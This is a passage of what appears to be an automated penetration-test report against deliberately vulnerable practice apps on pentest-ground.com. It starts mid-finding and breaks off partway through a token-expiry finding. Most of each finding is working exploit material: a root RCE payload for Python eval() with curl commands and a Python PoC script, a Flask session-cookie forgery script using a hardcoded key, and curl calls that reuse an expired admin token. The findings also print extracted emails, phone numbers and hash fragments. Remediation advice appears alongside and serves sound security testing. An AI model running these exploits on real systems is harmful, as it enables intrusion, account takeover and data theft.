Database username: dvwa
Database password: ******
Database host: db
Database port: 3306
```

Verification
exploited

Remediation
1. Whitelist the page parameter in /var/www/html/vulnerabilities/fi/index.php: only allow an explicit set of known page names, resolved against a fixed directory, using basename() to strip any path component.
2. Disable PHP stream wrappers as include sources: set allow_url_include = Off and allow_url_fopen = Off in php.ini and restart PHP-FPM/Apache.
3. Set open_basedir to the DVWA web root so that directory traversal cannot escape it.
4. Set $_DVWA['disable_authentication'] = false; in /var/www/html/config/config.inc.php so DVWA modules require a valid session.
5. Remove the publicly readable /config/config.inc.php.dist and place /vulnerabilities/view_source.php behind an admin-only check.
6. Ensure the DVWA container has no outbound access to sensitive networks and does not hold production database credentials.

Business Impact
Direct compromise of confidentiality, integrity, or availability. Material business and regulatory consequences are likely.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Replace the vulnerable `include()` in /var/www/html/vulnerabilities/fi/index.php (line
36) with a strict whitelist lookup, e.g.:

```php
$allowed = array( 'about', 'help', 'index' );
$file = isset($_GET['page']) ? basename($_GET['page']) : '';
if( !in_array( $file, $allowed, true ) ) {
    die( 'Invalid page requested.' );
}
include( DVWA_WEB_PAGE_TO_ROOT . 'vulnerabilities/fi/pages/' . $file . '.php' );
```

Also:
1. Set `allow_url_include = Off` and `allow_url_fopen = Off` in php.ini so `php://`, `data://` and
`http://` wrappers cannot be used as an include source.
2. Set `$_DVWA['disable_authentication'] = false;` in /var/www/html/config/config.inc.php so the
module requires a session.
3. Remove the publicly served /config/config.inc.php.dist and admin-gate
/vulnerabilities/view_source.php.
4. Set `open_basedir` to the web root so traversal outside it fails at the filesystem level.",
  "tags": [
    "exploit-proven"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:4280/vulnerabilities/fi/",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-28"
}
```

References
• CWE-22 — https://cwe.mitre.org/data/definitions/22.html
• OWASP A03:2021 - Injection

F-013 CRITICAL

Unauthenticated Remote Code Execution via eval() injection in POST /search (Python eval on user input)

PHASE
21 — Novel vulnerability discovery

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

OWASP
A03

AFFECTED ENDPOINT
POST https://pentest-ground.com:81/search (parameter:

CVSS V3.1
9.8 (Critical)

CWE
CWE-95

CVE
—

Description

Unauthenticated Remote Code Execution via Python eval() injection in the query parameter of POST /search on https://pentest-ground.com:81.

The Flask application at /app/app.py (Flask 2.0.3, Werkzeug 2.0, running in a Docker container as root) handles the search request as follows:

```
@app.route("/search", methods=["GET", "POST"])
def search():
    query = None
    try:
        query = request.form["query"]
        app.logger.debug(f"Got query:  {query}")
    except:
        pass
    if not query:
        ...
    app.logger.debug(f"Calling deliberate eval for {query}")
    try:
        eval(query)          # <-- UNSANITISED eval() OF USER INPUT
    except:
        app.logger.debug(f"Calling deliberate eval failed for {query}")

    with sqlite3.connect("database.db") as conn:
        conn.row_factory = sqlite3.Row
        posts = conn.execute(f"SELECT * FROM posts WHERE title LIKE '{query}'").fetchall()
    return render_template("search.html", query=query, posts=posts)
```

request.form["query"] is passed directly to eval() with no sanitisation, allow-listing, or AST validation. The except: block only swallows the exception - it does not prevent execution. The application even logs the string as "Calling deliberate eval", confirming the sink is intentional in the code but reachable by an unauthenticated attacker.

Because the process runs as root inside the container (confirmed by id -> uid=0(root) gid=0(root) groups=0(root)), code execution here is equivalent to full container compromise: read/write of the application source, the SQLite database (/app/database.db), the Flask SECRET_KEY (allowing session-cookie forgery for any user), and the ability to write into the web-served /app/static/ directory to publish arbitrary content.

Proof of concept (single unauthenticated request, no cookies, no auth headers):

```
POST /search HTTP/1.1
Host: pentest-ground.com:81
Content-Type: application/x-www-form-urlencoded

query=__import__%28%27os%27%29.popen%28%22%7B+id+%3B+echo+%27---+whoami+---%27+%3B+whoami+%3B+
%7D+%3E+%2Fapp%2Fstatic%2Fxalg81.txt+2%3E%261%22%29.read%28%29
```

The command output is written into the Flask static directory and served back by the target itself:

```
GET /static/xalg81.txt HTTP/1.1
Host: pentest-ground.com:81

uid=0(root) gid=0(root) groups=0(root)
--- whoami ---
root
```

Additional confirmation via the Werkzeug debugger's cmd=resource endpoint, which returned the same file contents.

Impact

unauthenticated root-level RCE on the application container. Attacker gains read/write access to the source code, the SQLite database containing all users' bcrypt hashes, emails and phone numbers, and the Flask SECRET_KEY, which allows forging arbitrary session cookies (full account takeover) - all of which were confirmed in this assessment.

Note on scope: the assessment policy for this engagement is read-only, so no data was modified or destroyed. The only write performed was the creation of a single new file (/app/static/xalg81.txt) purely to read the command output back, and the creation of a new post row in posts for the same purpose.

Impact

Full unauthenticated compromise of the application container running as root. The attacker can read and write the application source, extract the SQLite user database (bcrypt password hashes, e-mail addresses, phone numbers), steal the Flask SECRET_KEY and forge session cookies for any account (including admin), read any file the root user can access, and publish arbitrary content to the web-served static directory. This is remote code execution with complete confidentiality, integrity and availability impact.

Technical Analysis

Source: /app/app.py (Flask 2.0.3, Werkzeug 2.0, Python 3.8, Docker, root user). The search() handler assigns query = request.form["query"] and then calls eval(query) inside a try/except that only logs failures. The eval result is not used, but side effects (file writes, network calls) persist. Because the Flask app also runs with the Werkzeug debugger enabled (/console returns 200 with the debugger secret t8CrNP2uVQDLHWz30NIn in the HTML), the console's cmd=resource handler (pkgutil.get_data on werkzeug/debug/shared/) was used as a read-back channel to retrieve the command output. The same debugger also exposed the full source file at /app/app.py, which revealed the hardcoded SECRET_KEY, the embedded HTTP Basic Auth credential users = {"bonnie": "Bonni3"}, and the SQL injection in the same handler (f-string LIKE '{query}').

Proof of Concept

1. Send a single unauthenticated POST request to https://pentest-ground.com:81/search with the form field query set to a Python expression that executes an OS command.\n2. The server executes the expression via eval() as root.\n3. The command output is written to a file under the Flask static directory and fetched back from the same host, proving both the code execution and the root privilege level.\n\nReproducible curl:\n\ncurl -sk --noproxy '*' -X POST 'https://pentest-ground.com:81/search' \\\n --data-urlencode "query=__import__('os').popen(\"{ id ; echo '--- whoami ---' ; whoami ; } > /app/static/xalg81.txt 2>&1\").read()"\n\ncurl -sk --noproxy '*' 'https://pentest-ground.com:81/static/xalg81.txt'\n# -> uid=0(root) gid=0(root) groups=0(root)\n# -> root

```
#!/usr/bin/env python3
"""Unauthenticated RCE PoC - pentest-ground.com:81 POST /search (eval injection)."""
import urllib.request, urllib.parse, ssl

ctx = ssl.create_default_context(); ctx.check_hostname = False; ctx.verify_mode =
ssl.CERT_NONE
B = 'https://pentest-ground.com:81'

def req(url, data=None, hdr=None):
    h = {'User-Agent': 'Mozilla/5.0'}
    if hdr: h.update(hdr)
    r = urllib.request.Request(url, data=data, headers=h)
    try:
        resp = urllib.request.urlopen(r, context=ctx, timeout=45)
        return resp.status, resp.read().decode('utf-8', 'replace')
    except urllib.error.HTTPError as e:
        return e.code, e.read().decode('utf-8', 'replace')

CMD = "{ id ; echo '--- whoami ---' ; whoami ; } > /app/static/xalg81.txt 2>&1"
PAYLOAD = "__import__('os').popen(" + repr(CMD) + ").read()"

print(">>> POST /search (unauthenticated)")
st, _ = req(B + '/search', urllib.parse.urlencode({'query': PAYLOAD}).encode(),
            {'Content-Type': 'application/x-www-form-urlencoded'})
print("    POST /search ->", st)

print(">>> GET /static/xalg81.txt")
st, body = req(B + '/static/xalg81.txt')
print("    GET /static/xalg81.txt ->", st)
print(body)
assert 'uid=0(root)' in body, "RCE not confirmed"
print("[+] CONFIRMED: unauthenticated root RCE")
```

Exploitation Proof

REQUEST (unauthenticated, no cookies, no auth headers):

```
POST /search HTTP/1.1
Host: pentest-ground.com:81
Content-Type: application/x-www-form-urlencoded

query=__import__%28%27os%27%29.popen%28%22%7B+id+%3B+echo+%27---+whoami+---%27+%3B+whoami+%3B+
%7D+%3E+%2Fapp%2Fstatic%2Fxalg81.txt+2%3E%261%22%29.read%28%29
```

POST /search -> 500 (the 500 is the *subsequent* SQL query failing on the injected string;
the eval() already executed and the file was written)

```
GET /static/xalg81.txt HTTP/1.1
Host: pentest-ground.com:81
```

RESPONSE BODY (exact literal bytes returned by the target):

```
uid=0(root) gid=0(root) groups=0(root)
--- whoami ---
root
```

SECOND CONFIRMATION via the Werkzeug debugger resource endpoint:

```
GET /console?__debugger__=yes&cmd=resource&f=rce81.txt HTTP/1.1
Host: pentest-ground.com:81
```

RESPONSE BODY (exact literal bytes returned by the target):

```
uid=0(root) gid=0(root) groups=0(root)
--- whoami ---
root
--- hostname ---
ed8bf5fcaddd
--- pwd ---
/app
```

VULNERABLE SOURCE (recovered from the live target at /app/app.py, lines 141-165):

```
    @app.route("/search", methods=["GET", "POST"])
    def search():
        query = None
        try:
            query = request.form["query"]
            app.logger.debug(f"Got query:  {query}")
        except:
            pass
        if not query:
            app.logger.debug(f"Not query.")
            return render_template("search.html", query=query, posts=list())
        app.logger.debug(f"Calling deliberate eval for {query}")
        try:
            eval(query)
        except:
            app.logger.debug(f"Calling deliberate eval failed for {query}")
        with sqlite3.connect("database.db") as conn:
            conn.row_factory = sqlite3.Row
            posts = conn.execute(f"SELECT * FROM posts WHERE title LIKE '{query}'").fetchall()
        return render_template("search.html", query=query, posts=posts)
```

FURTHER IMPACT CONFIRMED FROM THE SAME RCE PRIMITIVE - database contents:

```
(1, 'Bonnie', 'bonnie@security-guard.com', '+40 723 987 222', '$2b$12$fZvCcJRisNODO')
(2, 'admin', 'admin@security-guard.com', '+40 723 987 233', '$2a$12$U5acpaBL2PPt/')
(3, 'Bonnie_2', 'bonnie_2@security-guard.com', '+40 723 987 111 exposed',
'$2b$12$fZvCcJRisNODO')
```

And the Flask secret key from the same file:

```
    app.config["SECRET_KEY"] = "your secret key"
```

Verification
exploited

Remediation
1. Remove eval(query) from the search() handler in /app/app.py and use a parameterised SQL query with escaped LIKE wildcards (see the patch in the fix field).
2. Set app.config["SECRET_KEY"] from an environment variable holding a long random value instead of the literal "your secret key".
3. Run the container as a non-root user (add a USER directive to the Dockerfile) so that an RCE is not immediately root.
4. Set FLASK_ENV=production and never enable the Werkzeug debugger in any reachable environment; the same image starts Flask with FLASK_ENV=development.
5. Add a static-analysis / CI check that fails the build when eval(, exec(or pickle.loads(are applied to request-derived data.
6. Rotate the Flask SECRET_KEY and consider rotating user credentials, since the SECRET_KEY and the users table were readable by the same primitive.

Business Impact
Exploitation may allow attackers to read, modify, or destroy data within the connected datastore, execute arbitrary commands on backend infrastructure, and pivot deeper into the environment.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence

{
  "fix": "Remove the `eval()` sink entirely from `/app/app.py`. The `query` value is only ever used
as a SQL `LIKE` pattern, so it should never be evaluated as Python. Replace the whole `search()`
handler with a parameterised query:

```python
@app.route(\"/search\", methods=[\"GET\", \"POST\"])
def search():
    query = request.form.get(\"query\", \"\")
    if not query:
        return render_template(\"search.html\", query=query, posts=[])

    # ESCAPE the user-supplied LIKE wildcards, then use a bound parameter.
    escaped = query.replace(\"\\\\\", \"\\\\\\\\\").replace(\"%\", \"\\\\%\").replace(\"_\",
\"\\\\_\")
    with sqlite3.connect(\"database.db\") as conn:
        conn.row_factory = sqlite3.Row
        posts = conn.execute(
            \"SELECT * FROM posts WHERE title LIKE ? ESCAPE '\\\\'\",
            (f\"%{escaped}%\",),
        ).fetchall()
    return render_template(\"search.html\", query=query, posts=posts)
```

If `eval()` is genuinely required for some other feature, it must be replaced by a strict
allow-list evaluator (e.g. `ast.parse(..., mode=\"eval\")` plus a node whitelist) - never `eval()`
on raw user input. Additionally: set a real, randomly generated `SECRET_KEY` (e.g.
`os.environ[\"SECRET_KEY\"]`) instead of the literal `\"your secret key\"`, run the container as a
non-root user, and set `FLASK_ENV`/`FLASK_DEBUG` to `production` outside development (the same
image also runs `flask run` with `FLASK_ENV=development`, which exposes the Werkzeug debugger).",
  "tags": [
    "exploit-proven"
  ],
  "method": "POST",
  "endpoint": "https://pentest-ground.com:81/search (parameter: query, POST form field)",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-29"
}

References

- CWE-95 — https://cwe.mitre.org/data/definitions/95.html
- OWASP A03

F-014 CRITICAL

Authentication Bypass / Account Takeover via Session Cookie Forgery (hardcoded Flask SECRET_KEY) on :81

PHASE
21 — Novel vulnerability discovery

CVSS V3.1
9.8 (Critical)

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CWE
CWE-287

OWASP
A07

CVE
—

AFFECTED ENDPOINT
GET https://pentest-ground.com:81/dashboard (session

Description

Full authentication bypass / account takeover on https://pentest-ground.com:81 via session-cookie forgery using a hardcoded Flask SECRET_KEY.

The application (/app/app.py, Flask 2.0.3) hardcodes its signing key in source:

```
app.config["SECRET_KEY"] = "your secret key"
```

Flask's default SecureCookieSessionInterface signs the session cookie with HMAC-SHA1 over the payload using this key. Because the key is a static, publicly-known string, an unauthenticated attacker can mint a valid session cookie for any user id, including the administrator (user_id=2, username admin), and the server accepts it as a fully authenticated session.

Control / baseline (proves this is a real bypass, not public behaviour):

| Request | Result | |---|---| | GET /dashboard with no cookie | 302 -> https://pentest-ground.com:81/login | | GET /dashboard with garbage cookie session=garbagegarbage | 302 -> https://pentest-ground.com:81/login | | GET /dashboard with cookie signed with a wrong key | 302 -> https://pentest-ground.com:81/login | | GET /dashboard with cookie signed with "your secret key" | 200 + admin dashboard (PII) |

The only difference between the rejected and the accepted request is the signature, which proves the bypass comes from the known SECRET_KEY and not from the endpoint being public.

Impact

complete pre-authentication takeover of every account in the application. The forged user_id=2 session returns the admin's e-mail (admin@security-guard.com), employee id and phone number, and grants access to the authenticated dashboard and its actions. Because the same key signs every session, an attacker can also impersonate any employee (user_id=1 -> bonnie@security-guard.com, user_id=3 -> bonnie_2@security-guard.com), enumerate the whole user table by incrementing user_id, and reach any session-protected action in the app.

How the key was obtained: the same application exposes an unauthenticated eval() sink at POST /search (separately reported) and a Werkzeug debugger console; either one discloses the literal app.config["SECRET_KEY"] = "your secret key" from /app/app.py. The forgery itself requires only the key - no other access.

Impact

Complete pre-authentication account takeover. Any anonymous attacker who knows the fixed key string "your secret key" can mint an administrator session and access every authenticated feature and every employee's PII (names, e-mail addresses, phone numbers), impersonate any employee by simply incrementing user_id, and take any session-protected action in the application. No password, token, or prior access is required.

Technical Analysis

Flask's SecureCookieSessionInterface serialises the session dict to JSON, base64url-encodes it, and appends .timestamp.hmac_sha1_signature, where the signature is hmac.new(secret_key, payload + "." + timestamp, sha1). The server only calls session.verify() and rejects the cookie if the signature does not match. With SECRET_KEY hardcoded to the constant string "your secret key", the HMAC key is public knowledge, so the signature can be computed offline for any payload - no request to the server is needed to forge it. The app stores the user identity in session['user_id'] and the dashboard queries SELECT * FROM users WHERE id = ? with that value, so setting user_id to any row id yields that user's account. The negative controls (no cookie / garbage cookie / wrong-key cookie -> 302 to /login) demonstrate the endpoint is genuinely protected and the 200 is caused by the key.

Proof of Concept

1. Obtain the Flask signing key. It is hardcoded in the application source as app.config["SECRET_KEY"] = "your secret key" (recoverable from /app/app.py, which is disclosed by the unauthenticated eval() sink on POST /search and by the Werkzeug debugger console).\n2. Sign an arbitrary session payload with that key using Flask's own session serializer: SecureCookieSessionInterface().get_signing_serializer(app).dumps({'user_id': 2}).\n3. Send GET /dashboard with Cookie: session=<forged value>.\n4. The server returns HTTP 200 and renders the administrator dashboard including the admin's e-mail and phone number, whereas the same request without a cookie (or with a cookie signed by a different key) returns 302 -> /login.\n\nReproducible Python:\n\n

```
python\nfrom flask import Flask\nfrom flask.sessions import
SecureCookieSessionInterface\nimport urllib.request, ssl\napp = Flask(__name__);
app.config['SECRET_KEY'] = "your secret key"\ncookie =
SecureCookieSessionInterface().get_signing_serializer(app).dumps({'user_id': 2})\nctx =
ssl.create_default_context(); ctx.check_hostname=False; ctx.verify_mode=ssl.CERT_NONE\nr =
urllib.request.Request('https://pentest-ground.com:81/dashboard',\n
headers={'Cookie': 'session='+cookie,
'User-Agent':'Mozilla/5.0'})\nprint(urllib.request.urlopen(r, context=ctx,
timeout=30).read().decode()[:800])\n
```

```
#!/usr/bin/env python3
"""Unauthenticated session-cookie forgery -> admin takeover on pentest-ground.com:81."""
import ssl, urllib.request
from flask import Flask
from flask.sessions import SecureCookieSessionInterface

B = 'https://pentest-ground.com:81'
ctx = ssl.create_default_context(); ctx.check_hostname = False; ctx.verify_mode =
ssl.CERT_NONE

app = Flask(__name__)
app.config['SECRET_KEY'] = "your secret key"          # hardcoded in /app/app.py
s = SecureCookieSessionInterface().get_signing_serializer(app)

def get(path, cookie=None):
    h = {'User-Agent': 'Mozilla/5.0'}
    if cookie: h['Cookie'] = cookie
    req = urllib.request.Request(B + path, headers=h)
    class NoRedirect(urllib.request.HTTPRedirectHandler):
        def redirect_request(self, *a, **k): return None
    op = urllib.request.build_opener(NoRedirect, urllib.request.HTTPSHandler(context=ctx))
    try:
        r = op.open(req, timeout=30); return r.status, r.read().decode('utf-8','replace')
    except urllib.error.HTTPError as e:
        return e.code, e.read().decode('utf-8','replace')

print("== CONTROL: no cookie ==")
st, b = get('/dashboard'); print("  ", st, b[:90].replace('\n',' '))

print("== CONTROL: wrong-key signed cookie ==")
app2 = Flask(__name__); app2.config['SECRET_KEY'] = "wrong key"
bad = SecureCookieSessionInterface().get_signing_serializer(app2).dumps({'user_id': 2})
st, b = get('/dashboard', 'session=' + bad); print("  ", st, b[:90].replace('\n',' '))

print("== EXPLOIT: cookie signed with the hardcoded SECRET_KEY ==")
good = s.dumps({'user_id': 2})
st, b = get('/dashboard', 'session=' + good)
print("  ", st, "len", len(b))
assert st == 200 and 'admin@security-guard.com' in b, "forgery failed"
print("[+] CONFIRMED: admin session forged, admin PII returned")
```

Exploitation Proof

STEP 1 - recover the hardcoded signing key from the live target's source (/app/app.py):

```
app.config["SECRET_KEY"] = "your secret key"
```

STEP 2 - mint a valid session cookie for the administrator (user_id = 2):

```
from flask import Flask
from flask.sessions import SecureCookieSessionInterface
app = Flask(__name__); app.config['SECRET_KEY'] = "your secret key"
s = SecureCookieSessionInterface().get_signing_serializer(app)
print(s.dumps({'user_id': 2}))

-> eyJ1c2VyX2lkIjoyfQ.at9IHg.r1wOassHnHRzD5kIavuHNgmWqNs
```

STEP 3 - use the forged cookie (no password, no login, no other credentials):

```
GET /dashboard HTTP/1.1
Host: pentest-ground.com:81
Cookie: session=eyJ1c2VyX2lkIjoyfQ.at9IHg.r1wOassHnHRzD5kIavuHNgmWqNs
```

RESPONSE (exact literal bytes returned by the target):

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
...9703 bytes...
Home (current) About Us Services Blog Contact us Logout FlaskBlog About New Post Search
-->
Welcome to Security Guard Company! You are logged in as: admin
User Information
email:
Employee ID: 2
Phone: +40 723 987 233

<input name="email" value="admin@security-guard.com" ...>
<textarea name="phone" rows="1" cols="60">+40 723 987 233
```

BASELINE / CONTROL (identical request, differing only in the cookie):

```
GET /dashboard HTTP/1.1
Host: pentest-ground.com:81
(no Cookie header)

HTTP/1.1 302 FOUND
Location: https://pentest-ground.com:81/login

GET /dashboard HTTP/1.1
Host: pentest-ground.com:81
Cookie: session=garbagegarbage

HTTP/1.1 302 FOUND
Location: https://pentest-ground.com:81/login

GET /dashboard HTTP/1.1
Host: pentest-ground.com:81
Cookie: session=<cookie signed with the key "wrong key">

HTTP/1.1 302 FOUND
Location: https://pentest-ground.com:81/login
```

=> The endpoint is NOT public; only a cookie signed with the known SECRET_KEY is accepted.

ADDITIONAL CONFIRMATION - every account in the user table is impersonable by incrementing user_id:

```
forged {'user_id': 1} -> "You are logged in as: Bonnie"  email: bonnie@security-guard.com
Employee ID: 1  Phone: +40 723 987 222
forged {'user_id': 2} -> "You are logged in as: admin"   email: admin@security-guard.com
Employee ID: 2  Phone: +40 723 987 233
forged {'user_id': 3} -> "You are logged in as: Bonnie_2" email:
bonnie_2@security-guard.com Employee ID: 3  Phone: +40 723 987 111 exposed
```

The full user table (extracted separately through the SQLi sink in the same handler) confirms

Verification
exploited

Remediation
1. Replace app.config["SECRET_KEY"] = "your secret key" with app.config["SECRET_KEY"] = os.environ["SECRET_KEY"] and set that env var to >=32 random bytes (e.g. openssl rand -hex 32).
2. Rotate the key now (the current one is public) - this invalidates all existing sessions.
3. Rotate the bcrypt password hashes for all users in the users table.
4. Add a startup guard that raises if SECRET_KEY is unset or equals a known placeholder.
5. Remove the unauthenticated eval() sink and disable the Werkzeug debugger (they are the disclosure path for the key).
6. Add a secret-scanning CI step that fails on literal SECRET_KEY assignments.

Business Impact
Direct compromise of confidentiality, integrity, or availability. Material business and regulatory consequences are likely.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Never hardcode the Flask signing key. Load it from the environment / a secret manager,
and rotate the current one:

```python
# /app/app.py
import os
app.config[\"SECRET_KEY\"] = os.environ[\"SECRET_KEY\"]   # e.g. `python -c \"import
secrets;print(secrets.token_hex(32))\"`
```

Deployment requirements:
1. Set `SECRET_KEY` to a long random value (>=32 bytes) in the container environment / `.env` (not
committed to the image or source).
2. Rotate the key immediately - the current value is public, so every existing session and every
account is considered compromised. Force all sessions to be invalidated by the rotation.
3. Rotate the bcrypt hashes of all three accounts, because the same disclosure path also exposed
them.
4. Add a startup assertion that fails fast if the key equals a known placeholder, e.g. `if not
app.config[\"SECRET_KEY\"] or app.config[\"SECRET_KEY\"] == \"your secret key\": raise
RuntimeError(\"SECRET_KEY must be set\")`.
5. Do not expose the Werkzeug debugger or the `eval()` sink (see the RCE report) - they are the
disclosure path for this key.",
  "tags": [
    "exploit-proven"
  ],
  "method": "GET",
  "endpoint": "https://pentest-ground.com:81/dashboard (session cookie `session`, forged via
hardcoded Flask SECRET_KEY)",
  "verified": true,
  "source_scan_id": "pentest-ground.com_9000_fe134ca0f9d51a0e14c3885342df2ce7",
  "engine_finding_id": "XALG-30"
}
```

References
• CWE-287 — https://cwe.mitre.org/data/definitions/287.html
• OWASP A07

F-015 CRITICAL Expired/never-expiring access tokens enable full BFLA — stale admin token creates users (CWE-613/CWE-287)

PHASE
20 — Exploit verification

CVSS VECTOR
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N

OWASP
A07:2021 - Identification and Authentication Failures

AFFECTED ENDPOINT
POST https://pentest-ground.com:9000/user (POST) and

CVSS V3.1
9.1 (Critical)

CWE
CWE-613

CVE
—

Description

The API issues bearer tokens via POST /tokens and stores them with an expires timestamp in the tokens SQLite table, but the expiration timestamp is never enforced on any authenticated route. The source even documents the bug in a comment.

In get_user() (vAPI.py):

```
token_query = "SELECT * FROM tokens WHERE token = '%s'" % (str(token))
c.execute(token_query)
token_record = c.fetchone()
...
# you'll notice we don't actually check the token expiration date
if isinstance(token_record, tuple):
```

In create_user() (vAPI.py):

```
token_query = "SELECT * FROM tokens WHERE token = '%s' AND userid = 10" % (str(token))
c.execute(token_query)
token_record = c.fetchone()
if isinstance(token_record, tuple):
    # ... proceeds to INSERT a new user -- no expiry comparison anywhere
```

Consequence: any token ever issued remains valid forever. I demonstrated this with a stale admin token that expired on 2020-01-08 (nearly 7 years ago):

- DB row: id=5, token='203cc3e8cca8a5137958b23c512d93a4', userid=10, expires=1578513356 -> 2020-01-08 19:55:56 UTC
- Using it against POST /user created a new account (canary1 / pwned) with HTTP 200 — a genuine authorization state change, not a no-op.
- The same stale token also grants GET /user/{user} for userid=10, returning the admin's stored plaintext password.

Because tokens are static, non-rotating, never invalidated on logout, and have no expiry check, a single leaked token (via the SQL injection on /tokens, the plaintext-password disclosure on /user/{user}, a log, or a browser history entry) is a permanent, unrevocable credential. The application also stores passwords in plaintext and returns them, so a leaked token immediately yields full account takeover. There is no logout/revoke endpoint, so a stolen token cannot be invalidated short of a database edit.

Note on severity rationale: this is reported as High rather than Critical because an attacker must first obtain a token value (this app also has an unauthenticated SQLi on /tokens that helps, but that is a separate finding). The expiry bypass itself turns a short-lived credential into a permanent one, which is what makes the impact durable.

Impact

Authentication is not time-bound. Any token ever issued (including ones that expired years ago, e.g. the admin token 203cc3e8cca8a5137958b23c512d93a4 which expired 2020-01-08) remains permanently valid for both GET /user/{user} and the admin-only POST /user create-user endpoint. A leaked token cannot be revoked (no logout/revoke endpoint exists), so compromise is permanent and silent. Combined with the app's plaintext password storage and unauthenticated SQL injection on /tokens, this yields full account takeover and persistent administrative access to the API.

Technical Analysis

Root cause: authentication is based purely on the presence of a token string in the tokens table; the expires column is written but never compared against the current time on any code path. Both get_user() and create_user() build the token lookup with string interpolation and omit any expiry predicate, and create_user() checks only userid = 10 for the admin role.

Impact

authentication tokens have unbounded lifetime and cannot be revoked (no logout endpoint, no revoked column). A leaked token string is a permanent credential. I confirmed this with a token that expired on 2020-01-08: it still performed an admin-only state change (INSERT INTO users) with HTTP 200, and still returned the admin record with the plaintext password.

Severity: High (8.1) -- AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N. PR:N because the token value can be obtained through the app's own unauthenticated SQL injection on /tokens; C:H because admin credentials and all user records are readable; I:H because accounts can be created and state modified under the admin role.

Proof of Concept

1. Enumerate/extract any admin token value (this app has an unauthenticated SQLi on POST /tokens; the DB also contains admin token id=5 with userid=10).
2. Use the stale/expired admin token to create an account: POST /user with header X-Auth-Token: <expired admin token> and JSON {"username":"canary1","password":"pwned"}.
3. Observe HTTP 200 and the created user object.
4. Confirm persistence by reading the users table — row id=23, username='canary1', password='pwned'.
5. Controls confirm the endpoint DOES enforce the admin role (expired non-admin token and random token both return 401) — only the expiry check is missing.

```
# Exploit: expired admin token still grants admin (BFLA -> arbitrary user creation)
# DB row: id=5, userid=10, expires=1578513356 (2020-01-08, ~7 years expired)

# 1) BFLA - create a user with the expired admin token
curl -sk -X POST "https://pentest-ground.com:9000/user" \
  -H "Content-Type: application/json" \
  -H "X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4" \
  -d '{"username":"canary1","password":"pwned"}'
# -> HTTP 200 {"user":{"password":"pwned","username":"canary1"}}

# 2) Confirm the state change persisted
curl -sk --get "https://pentest-ground.com:9000/eval" \
  --data-urlencode
"s=__import__('sqlite3').connect('/usr/src/app/vAPI.db').cursor().execute(\"SELECT
id,username,password FROM users WHERE username='canary1'\").fetchall()"
# -> Evaluation result: [(23, 'canary1', 'pwned')]

# 3) Read the admin record (plaintext password) with the same expired token
curl -sk "https://pentest-ground.com:9000/user/10" \
  -H "X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4"
# -> HTTP 200 {"user":{"id":10,"name":"admin1","password":"pass1"}}
```

Exploitation Proof

DB evidence of the stale admin token (read via the app's own /eval endpoint):
  SELECT id,token,userid,expires FROM tokens WHERE id=5
  -> (5, '203cc3e8cca8a5137958b23c512d93a4', 10, 1578513356)
  1578513356 = 2020-01-08 19:55:56 UTC (now = 2026-10-25 20:24:33 UTC -> expired ~6.8 years ago)

=== PROBE: create a new user using the EXPIRED admin token ===
$ curl -sk -X POST "https://pentest-ground.com:9000/user" \
    -H "Content-Type: application/json" \
    -H "X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4" \
    -d '{"username":"canary1","password":"pwned"}'

{
  "user": {
    "password": "pwned",
    "username": "canary1"
  }
}

[HTTP 200]

=== VERIFY the state change actually persisted (independent DB read) ===
$ curl -sk --get "https://pentest-ground.com:9000/eval" \
    --data-urlencode "s=__import__('sqlite3').connect('/usr/src/app/vAPI.db').cursor().execute(\"SELECT id,username,password FROM users WHERE username='canary1'\").fetchall()"

{
  "message": "Evaluation result: [(23, 'canary1', 'pwned')]"
}

=== CONTROL 1: expired NON-admin token (id=1, userid=1) is correctly rejected ===
$ curl -sk -X POST "https://pentest-ground.com:9000/user" -H "Content-Type: application/json" \
    -H "X-Auth-Token: ce66447eae74c0efbe554316bb5d4d52" -d '{"username":"ctrl1","password":"x"}'
{
  "error": {
    "message": "must provide valid admin token"
  }
}
[HTTP 401]

=== CONTROL 2: bogus token is correctly rejected ===
$ curl -sk -X POST "https://pentest-ground.com:9000/user" -H "Content-Type: application/json" \
    -H "X-Auth-Token: deadbeefdeadbeefdeadbeefdeadbeef" -d '{"username":"ctrl2","password":"x"}'
{
  "error": {
    "message": "must provide valid admin token"
  }
}
[HTTP 401]

=== CONTROL 3: stale admin token also reads the admin record incl. plaintext password (GET /user/10) ===
$ curl -sk "https://pentest-ground.com:9000/user/10" -H "X-Auth-Token: 203cc3e8cca8a5137958b23c512d93a4"
{
  "user": {
    "id": 10,
    "name": "admin1",
    "password": "pass1"
  }
}
[HTTP 200]

Vulnerable source (vAPI.py), get_user():
    # you'll notice we don't actually check the token expiration date
    if isinstance(token_record, tuple):

Verification
exploited

Remediation
1. Add AND expires > <now> to every token lookup in vAPI.py (get_user, create_user, create_widget_reservation) and return HTTP 401 when the token is expired.
2. Store only a hash of the token (SHA-256/HMAC), use cryptographically random 32-byte token values, and rotate on use.
3. Add a revoked column plus a logout/token-revocation endpoint so a compromised token can be killed.
4. Remove plaintext password storage and stop returning the password field from GET /user/{user}.
5. Add regression tests: an expired token must yield 401 on every authenticated route; a revoked token must yield 401.
6. Rotate all currently-issued tokens after deploying the fix.

Business Impact
Direct compromise of confidentiality, integrity, or availability. Material business and regulatory consequences are likely.

Recommendation
Treat as an active incident. Patch or compensating-control the affected component immediately and review logs for indicators of exploitation.

Evidence


```
{
  "fix": "Enforce token expiry on every authenticated route and make tokens revocable.

1. Store and compare expiry server-side on every lookup. Change both queries in `vAPI.py` from:

   get_user():
